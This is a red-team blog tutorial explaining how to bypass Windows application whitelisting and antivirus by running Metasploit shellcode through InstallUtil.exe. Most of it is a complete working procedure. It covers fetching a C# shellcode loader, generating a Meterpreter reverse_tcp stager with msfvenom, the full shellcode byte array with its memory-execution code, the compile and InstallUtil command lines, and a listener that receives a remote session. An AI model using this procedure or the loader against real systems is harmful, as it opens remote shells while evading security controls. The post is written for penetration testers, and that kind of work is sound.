20 APR 2016

RED TEAM ANTI-VIRUS, BYPASSING AV, KILL YOUR AV, WHITELISTING

How to Bypass Application Whitelisting & AV

Brian Fehrman //

There are numerous methods that have been published to bypass Anti-Virus products. As a result, many companies are beginning to realize that application whitelisting is another tool to consider adding to their arsenal. Application whitelisting is advantageous in that it doesn't require constant updating of behavioral or signature based detection algorithms; you

explicitly tell it what can be run. Here, we will show you one method of bypassing some application whitelisting products.

Right up front, we will make it known that we did not develop this method. This method was developed by Casey Smith. We stumbled upon it and felt that it was so awesome that we had to share it.

This method makes use of two neat features on Windows. The first feature is the ability to compile C# programs without needing the Visual Studio environment. The second feature, which is the one for bypassing application whitelisting, leverages a tool named InstallUtil.exe.

The first task will be to grab the InstallUtil-ShellCode.cs CSharp file.

We've created a TinyURL to the raw file so that it can be grabbed via wget:

wget http://tinyurl.com/InstallUtil-ShellCode-cs

mv InstallUtil-ShellCode-cs InstallUtil-

ShellCode.cs

```
$wget http://tinyurl.com/InstallUtil-ShellCode-cs
--2016-04-19 13:23:36--  http://tinyurl.com/InstallUtil-ShellCode-cs
Resolving tinyurl.com (tinyurl.com)... 104.20.87.65, 104.20.88.65, 2400:cb00:204
8:1::6814:5741, ...
Connecting to tinyurl.com (tinyurl.com)|104.20.87.65|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://gist.githubusercontent.com/subTee/408d980d88515a539672/raw/5e7
1ada8732cc623cbe3858ebfe41b904d233f4c/InstallUtil-ShellCode.cs [following]
--2016-04-19 13:23:37--  https://gist.githubusercontent.com/subTee/408d980d88515
a539672/raw/5e71ada8732cc623cbe3858ebfe41b904d233f4c/InstallUtil-ShellCode.cs
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 23.235.44.1
33
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|23.235.44.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4424 (4.3K) [text/plain]
Saving to: 'InstallUtil-ShellCode-cs'

InstallUtil-ShellCo 100%[===================>]   4.32K  --.-KB/s    in 0s
```

After downloading the CSharp file, it's time to generate our shell code. We will use msfvenom to output a reverse_tcp meterpreter stager. Type the following, replacing YOUR_IP with the IP address of your Kali machine.

msfvenom -p windows/meterpreter/reverse_tcp lhost=YOUR_IP lport=443 -f csharp > shellcode.txt

```
$msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.3.104 lport=443 \
> -f csharp > shellcode.txt
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
$
```

Now, copy the contents of the shellcode.txt file to your clipboard

```
cat shellcode.txt | xclip -selection clipboard
```

Open the InstallUtil-ShellCode.cs file for editing.

```
gedit InstallUtil-ShellCode.cs &
```

Let's take a minute to talk about the magic of this approach. In the InstallUtil-ShellCode.cs file, you will notice two functions towards the top. The function named Main (code in the green box) is what will be called if the program is executed normally (e.g., double-clicking, command line, sandboxing, etc.). The function named Uninstall (code in the orange box) will be executed when the program is run by using the InstallUtil.exe tool. The InstallUtil.exe tool is typically on the list of trusted applications and will likely bypass some application whitelisting software. The code within the Uninstall Function will make a call to the Shellcode function, which is where our malicious code will reside. The magic here is that it can

potentially be used to bypass both behavioral based analysis and application whitelisting. With additional obfuscation, signature based analysis can also be averted.

```
public class Program
{
        public static void Main()
        {
                Console.WriteLine("Hello From Main...I Don't Do Anything");
                //Add any behaviour here to throw off sandbox execution/analysts :)

        }
}
```

Main Function

```
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer
{
    //The Methods can be Uninstall/Install.  Install is transactional, and really unnecessary.
    public override void Uninstall(System.Collections.IDictionary savedState)
    {

        Shellcode.Exec();
    }

}
```

Install Function

Malicious Function Call

Find the portion of code shown in the picture below and replace it with the shell code that is currently on your clipboard (the output from shellcode.txt). Change the word “buf” in the newly pasted shell code to be “shellcode”.

Code to find, highlight, and replace

```
public class Shellcode
{
        public static void Exec()
        {
                // native function's compiled c
                // generated with metasploit
                byte[] shellcode = new byte[387] {
                0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
                ,[Snip]0x53,0xff,0xd5 };

                UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode .Length,
                                                MEM_COMMIT, PAGE_EXECUTE_READWRITE);
                Marshal.Copy(shellcode , 0, (IntPtr)(funcAddr), shellcode .Length);
                IntPtr hThread = IntPtr.Zero;
                UInt32 threadId = 0;
                // prepare data


                IntPtr pinfo = IntPtr.Zero;

                // execute native code

                hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
                WaitForSingleObject(hThread, 0xFFFFFFFF);
```

```
}

public class Shellcode
{
        public static void Exec()
        {
                // native function's compiled code
                // generated with metasploit
                byte[] buf = new byte[333] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x68,0xc0,0xa8,0x03,0x68,0x68,0x02,
0x00,0x01,0xbb,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x61,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x22,0x58,0x68,0x00,
0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x68,
0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0xe9,0x71,0xff,0xff,
0xff,0x01,0xc3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,
0x53,0xff,0xd5 };
```

Replace "buf" with "shellcode"

```
public class Shellcode
{
        public static void Exec()
        {
                // native function's compiled code
                // generated with metasploit
                byte[] shellcode = new byte[333] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x68,0xc0,0xa8,0x03,0x68,0x68,0x02,
0x00,0x01,0xbb,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x61,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x22,0x58,0x68,0x00,
0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,0x57,0x68,
0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0xe9,0x71,0xff,0xff,
0xff,0x01,0xc3,0x29,0xc6,0x75,0xc7,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,
0x53,0xff,0xd5 };
```


Correct name

Next, let's get this file over to our Windows machine. Save the InstallUtil-ShellCode.cs file and exit gedit. In the same terminal window, type the following to host the InstallUtil-ShellCode.cs file:

python –m SimpleHTTPServer 80

```
$python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


On your Windows machine, open a web browser and type the IP address of your Kali machine. Download the InstallUtil-ShellCode.cs file from the directory listing.



Let's go ahead and compile the file using the csc.exe tool. Open a command prompt, change to your Downloads directory, and compile the program by typing the following:

cd Downloads

C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe /platform:x86 /out:exeshell.exe InstallUtil-ShellCode.cs



Hop back over to the Kali machine and let's start a Meterpreter listener by using msfconsole. Kill the python server by hitting Ctrl-C in the terminal. Then, type the following (replacing YOUR_IP with your Kali IP address:

msfconsole

use multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST YOUR_IP

set LPORT 443

set ExitOnSession false

run -j

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.3.104
LHOST => 192.168.3.104
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.3.104:443
[*] Starting the payload handler...
msf exploit(handler) >
```

Head back to the Window's terminal. Type the following to execute the shell code program by using the InstallUtil.exe tool:

C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe /logfile= /LogToConsole=false /U exeshell.exe

```
C:\Users\fmc\Downloads>C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil
.exe /logfile= /LogToConsole=false /U exeshell.exe
Microsoft (R) .NET Framework Installation utility Version 2.0.50727.5483
Copyright (c) Microsoft Corporation.  All rights reserved.
```

Checking the Window's task manager shows that just the InstallUtil.exe process is present and not our exeshell.exe file.

Image Name	User Name	CPU	Memory (...	Description
chrome.exe *32	fmc	00	19,192 K	Google Chrome
chrome.exe *32	fmc	00	844 K	Google Chrome
chrome.exe *32	fmc	00	27,164 K	Google Chrome
chrome.exe *32	fmc	00	9,828 K	Google Chrome
cmd.exe	fmc	00	740 K	Windows Command Processor
conhost.exe	fmc	00	1,140 K	Console Window Host
conhost.exe	fmc	00	556 K	Console Window Host
csrss.exe		00	6,440 K	
dwm.exe	fmc	00	37,680 K	Desktop Window Manager
explorer.exe	fmc	00	13,232 K	Windows Explorer
InstallUtil.exe...	fmc	00	5,280 K	.NET Framework installation utility

Pop back into the Kali machine and check out the msfconsole window. Did you get a session?

```
msf exploit(handler) > [*] Sending stage (957999 bytes) to 192.168.3.101
[*] Meterpreter session 1 opened (192.168.3.104:443 -> 192.168.3.101:49405) at 2
016-04-19 14:26:57 -0600
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-S3VJL457TVK
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

In closing, we've shown you one way to potentially bypass application whitelisting software. The method was developed by Casey Smith. The demo here looked at establishing a meterpreter session but the possibilities are endless for what code you can execute on the system. Being able to compile the code on a Windows system without the need for Visual Studio is also a huge bonus. This method can also be used to avoid both behavioral and signature based anti-virus analysis. This is one approach that you will definitely want to keep in your tool box when it comes to assessing security tools.

Share this:

Related

Bypassing Cylance: Part 5 - Looking Forward

March 30, 2017
In "C2"

Powershell Without Powershell - How To Bypass Application Whitelisting, Environment Restrictions & AV

Brian Fehrman (With shout outs to: Kelsey Bellew, Beau Bullock) // In a previous blog post,
August 31, 2016
In "Red Team"

Bypassing Cylance: Part 1 - Using VSAgent.exe

March 27, 2017
In "C2"

The Courage to Learn

Get to Know a Tester: Ethan Robish

FOLLOW US

LOOKING FOR SOMETHING?

SUBSCRIBE TO THE BHISBLOG

Don't get left in the dark! Enter your email address and every time a post goes live you'll

get instant notification! We'll also add you to our webcast list, so you won't miss Sierra's occasional and very personal emails about upcoming events! (We promise, she's not spammy!)

Email Address

Subscribe


BROWSE BY CATEGORY

Select Category

RECENT POSTS

New Toy Alert: A Quick Review of Keysy

Rick Wisser// Here at BHIS we are always on the



Intro to Cryptocurrency and How to Secure Your Coins

Beau Bullock// Overview This blog post is meant to

The Hard Part of the Alphabet

Melisa Wachs// Many of you have met John, so I thought

BROWSE BY TOPIC

ADHD anti-virus AV AV bypass Blue Team Burp bypassing AV C2 Cylance Digital Ocean encryption hacking infosec it security Linux Microsoft MS Word Nessus Nmap Outlook OWA password passwords password spraying pen-testing penetration testing pentest Pentesting phishing PowerShell PowerShell Empire privacy Red Team red teaming RITA social engineering steganography tool tools Ubuntu VPN Vulnerabilities webcast webcasts Windows

ARCHIVES

Select Month

BLACK HILLS INFORMATION SECURITY

115 W. Hudson St. Spearfish, SD 57783 | 701-484-BHIS

LINKS

SEARCH THE SITE